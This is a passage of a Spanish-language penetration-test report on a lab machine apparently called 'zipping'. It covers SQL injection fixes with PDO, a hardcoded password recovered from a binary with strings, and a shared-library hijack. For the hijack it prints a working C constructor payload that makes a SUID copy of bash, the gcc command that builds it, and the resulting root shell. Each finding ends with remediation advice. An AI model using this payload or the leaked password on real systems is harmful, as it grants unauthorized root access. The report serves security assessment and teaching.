- **Utilizar consultas preparadas (Prepared Statements) o consultas parametrizadas:** La forma más efectiva de prevenir la SQL Injection en PHP es utilizar consultas preparadas o parametrizadas con bibliotecas de acceso a la base de datos como PDO (PHP Data Objects) o MySQLi (MySQL Improved). Estas consultas separan los datos de la consulta SQL, evitando así la inserción de código malicioso.
- **Validar y sanitizar entradas de usuario:** Asegurarse de que todas las entradas de usuario, como datos de formularios, parámetros de URL o cookies, sean validadas y sanitizadas adecuadamente antes de ser utilizadas en consultas SQL. Esto implica eliminar o escapar caracteres especiales que podrían ser interpretados como parte de una consulta SQL.

```
1  $stmt = $pdo->prepare("SELECT * FROM products WHERE id = :id");
2  $stmt->bindParam(':id', $id, PDO::PARAM_INT);
3  $stmt->execute();
4
5  // Fetch the product from the database and return the result as an Array
6  $product = $stmt->fetch(PDO::FETCH_ASSOC);
7
8  // Check if the product exists (array is not empty)
9  if (!$product) {
10     // Simple error to display if the id for the product doesn't exists (array is empty)
11     exit('Product does not exist!');
12 }
13
```

En este código, he reemplazado el marcador de posición `$id` en la consulta con `:id`, que es un marcador de posición utilizado en consultas preparadas de PDO. Luego, he utilizado el método `bindParam` para vincular el valor de `$id` al marcador de posición `:id`. Esto asegura que los datos proporcionados por el usuario se traten como un valor y no como parte de la consulta SQL, previniendo así la SQL Injection. Además, he especificado el tipo de parámetro como `PDO::PARAM_INT` para asegurarme de que el valor de `$id` se interprete como un entero.

Con estas modificaciones, el código está protegido contra SQL Injection y se ejecutará de manera segura incluso si `$id` contiene datos proporcionados por el usuario.





#### 12.1.4. Vulnerability 004 - Hardcoded Password

<b>Description:</b>	Esta vulnerabilidad ocurre cuando las credenciales de autenticación, como contraseñas o claves de acceso, se almacenan directamente en el código fuente de una aplicación en lugar de ser gestionadas de forma segura, como almacenarlas en una base de datos segura o utilizar métodos de autenticación más robustos.
<b>Severity:</b>	High
<b>Vulnerability ID:</b>	-
<b>File:</b>	/usr/bin/stock
<b>Risk:</b>	Likelihood - La lectura de la contraseña dentro del código fuente no requiere mayor esfuerzo, por lo que podemos considerar la vulnerabilidad como crítica. Impact - El impacto de esta vulnerabilidad es crítico, ya que se requiere un cierto nivel de conocimiento técnico para llevar a cabo la explotación. Permite manipular el flujo del programa y ganar acceso a una sesión como el usuario <code>root</code> .
<b>Tools Used:</b>	strings.
<b>References:</b>	

#### Evidence

Si analizamos el binario usando el comando `strings`, logramos ver que la contraseña se encuentra hardcodeada directamente en el código `St0ckM4nager`.

#### Definición

El comando `strings` extrae y muestra las secuencias de caracteres legibles dentro de archivos binarios, revelando información como cadenas de texto, nombres de funciones y referencias a bibliotecas que pueden ser útiles para entender la funcionalidad de un archivo binario.



```
rektsu@zipping:/tmp$ strings /usr/bin/stock
/lib64/ld-linux-x86-64.so.2
mgUa
fgets
stdin
puts
exit
fopen
__libc_start_main
fprintf
dlopen
__isoc99_fscanf
__cxa_finalize
strchr
fclose
__isoc99_scanf
strcmp
__errno_location
libc.so.6
GLIBC_2.7
GLIBC_2.2.5
GLIBC_2.34
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
PTE1
u+UH
Hakaize
St0ckM4nager
/root/.stock.csv
Enter the password:
Invalid password, please try again.
===== Menu =====
1) See the stock
2) Edit the stock
3) Exit the program
Select an option:
You do not have permissions to read the file
File could not be opened.
```

## Remediation

- **Eliminar la contraseña hardcodeada:** La recomendación más importante sería eliminar completamente la contraseña hardcodeada del binario. Esto implica modificar el código fuente para que la contraseña se almacene de manera segura y no esté expuesta en el binario.
- **Utilizar variables de entorno:** Una práctica recomendada es utilizar variables de entorno para almacenar la contraseña en lugar de hardcodearla en el código. Esto permite una gestión más segura de las credenciales y evita la exposición directa en el binario.
- **Revisar y actualizar las prácticas de desarrollo seguro:** Es importante revisar y actualizar las prácticas de desarrollo seguro para evitar futuras instancias de contraseñas hardcodeadas. Esto puede incluir la realización de revisiones de código más exhaustivas, la implementación de controles automatizados durante el proceso de desarrollo, y la capacitación del personal en buenas prácticas de seguridad.



#### 12.1.5. Vulnerability 005 - Linux Shared Library Hijacking


<b>Description:</b>	La “Linux Shared Library Hijacking” (también conocida como “DLL hijacking” en sistemas Windows) es una vulnerabilidad de seguridad que ocurre cuando un programa ejecutable carga una biblioteca dinámica (comúnmente un archivo .so en sistemas Linux) usando un nombre relativo o sin especificar una ruta completa. Si la biblioteca no se encuentra en la ubicación esperada, el sistema operativo buscará en varios directorios del sistema, y un atacante podría aprovechar esto colocando una versión maliciosa de la biblioteca en uno de esos directorios, lo que permitiría ejecutar código arbitrario.
<b>Severity:</b>	Moderate
<b>Vulnerability ID:</b>	-
<b>File:</b>	/usr/bin/stock
<b>Risk:</b>	<p>Likelihood - La explotación de esta vulnerabilidad podemos considerarla como alta, ya que ser requiere de un cierto nivel técnico, pero la información para llevar a cabo la misma es accesible.</p> <p>Impact - El impacto de esta vulnerabilidad es critico, ya permite ganar acceso a una sesión como el usuario <b>root</b>.</p>
<b>Tools Used:</b>	C Language, strace, gcc.
<b>References:</b>	<a href="https://xavibel.com/2022/09/06/linux-shared-library-hijacking/">https://xavibel.com/2022/09/06/linux-shared-library-hijacking/</a>

#### Evidence

En primer lugar, examinamos el binario utilizando la herramienta **strace**.

##### Definición

El comando **strace** es una herramienta de línea de comandos en sistemas basados en Unix y Linux que se utiliza para realizar un seguimiento de las llamadas al sistema y las señales que realiza un programa durante su ejecución. Ayuda a diagnosticar problemas de rendimiento, depurar programas y entender su comportamiento interactuando con el sistema operativo a un nivel más bajo.



Encontramos que el binario estaba intentando cargar la librería `/home/rektsu/.config/libcounter.so` la cual no existe. Por lo tanto, podemos crear la librería compartida para escalar nuestros privilegios.

Esta vulnerabilidad es conocida como "Linux Shared Library Hijacking"(también conocida como "DLL hijacking" en sistemas Windows) es una vulnerabilidad de seguridad que ocurre cuando un programa ejecutable carga una biblioteca dinámica (comúnmente un archivo .so en sistemas Linux) usando un nombre relativo o sin especificar una ruta completa. Si la biblioteca no se encuentra en la ubicación esperada, el sistema operativo buscará en varios directorios del sistema, y un atacante podría aprovechar esto colocando una versión maliciosa de la biblioteca en uno de esos directorios, lo que permitiría ejecutar código arbitrario.



Para explotar esta vulnerabilidad, utilizamos el siguiente código en C.

```
1  #include <stdio.h>
2  #include <stdlib.h>
3
4  static void privesc() __attribute__((constructor));
5
6  void privesc() {
7      system("cp /bin/bash /tmp/bash && chmod +s /tmp/bash && /tmp/bash -p");
8  }
9
```

Código 5: Ejemplo de código C con función de escalada de privilegios

El código anterior asigna permisos SUID al binario `/bin/bash`. La función `privesc` está marcada con el atributo `constructor`, lo que significa que se ejecutará automáticamente al cargar el programa en el que se encuentra, es decir, antes de llamar a la función `main()`. El código en la función `privesc` copia el ejecutable `/bin/bash` a `/tmp/bash`, establece el bit de setuid en el nuevo archivo y luego ejecuta `/tmp/bash -p`, logrando así ejecutar una shell como el usuario `root`.

Para crear la librería compartida, ejecutamos el siguiente código:

```
1  gcc -shared -o /home/reksu/.config/libcounter.so -fPIC /tmp/libcounter.c
2
```

Código 6: Ejemplo de compilación de una biblioteca compartida en C

Parámetros utilizados:

- `-shared`: Indica al compilador que genere una biblioteca compartida en lugar de un ejecutable.
- `-o`: Especifica el nombre del archivo de salida (en este caso, `/home/reksu/.config/libcounter.so`).
- `/home/reksu/.config/libcounter.so`: Ruta y nombre del archivo de salida de la biblioteca compartida.
- `-fPIC`: Indica que el código generado debe ser independiente de la posición (Position Independent Code), necesario para bibliotecas compartidas.
- `/tmp/libcounter.c`: Ruta y nombre del archivo fuente en C que se compilará.

Ejecutamos el binario `/usr/bin/stock`, logrando escalar nuestro privilegios a `root`.

```
reksu@zipping:/tmp$ sudo /usr/bin/stock
Enter the password: St0ckM4nager
root@zipping:/tmp# whoami
root
```

Imagen 11: Ganamos acceso como el usuario `root`



---

## Remediation

- **Actualizar y asegurar las bibliotecas compartidas:** Actualizar todas las bibliotecas compartidas utilizadas por el binario vulnerable a versiones seguras y parcheadas. Además, deben asegurarse de que estas bibliotecas estén configuradas correctamente y no sean accesibles para escritura por usuarios no autorizados.
- **Implementar rutas absolutas:** Utilizar rutas absolutas en lugar de rutas relativas al cargar bibliotecas compartidas en el binario. Esto ayuda a evitar la posibilidad de que un atacante reemplace la biblioteca compartida con una maliciosa al manipular la variable de entorno `LD_LIBRARY_PATH`.
- **Aplicar listas blancas de bibliotecas compartidas:** Definir listas blancas de bibliotecas compartidas permitidas para ser cargadas por el binario. Esto ayuda a limitar el riesgo de cargar bibliotecas compartidas no autorizadas que podrían ser utilizadas por un atacante para realizar un Linux Shared Library Hijacking.
- **Reducir los privilegios del binario:** Si es posible, reducir los privilegios del binario vulnerable. Esto puede incluir ejecutar el binario con un usuario con menos privilegios o utilizando contenedores como Docker para aislar y limitar los recursos disponibles para el binario.
- **Monitorear y registrar actividades sospechosas:** Implementar mecanismos de monitoreo y registro para detectar actividades sospechosas relacionadas con el uso de bibliotecas compartidas por parte del binario. Esto puede ayudar a identificar intentos de explotación y posibles escaladas de privilegios.



Last Page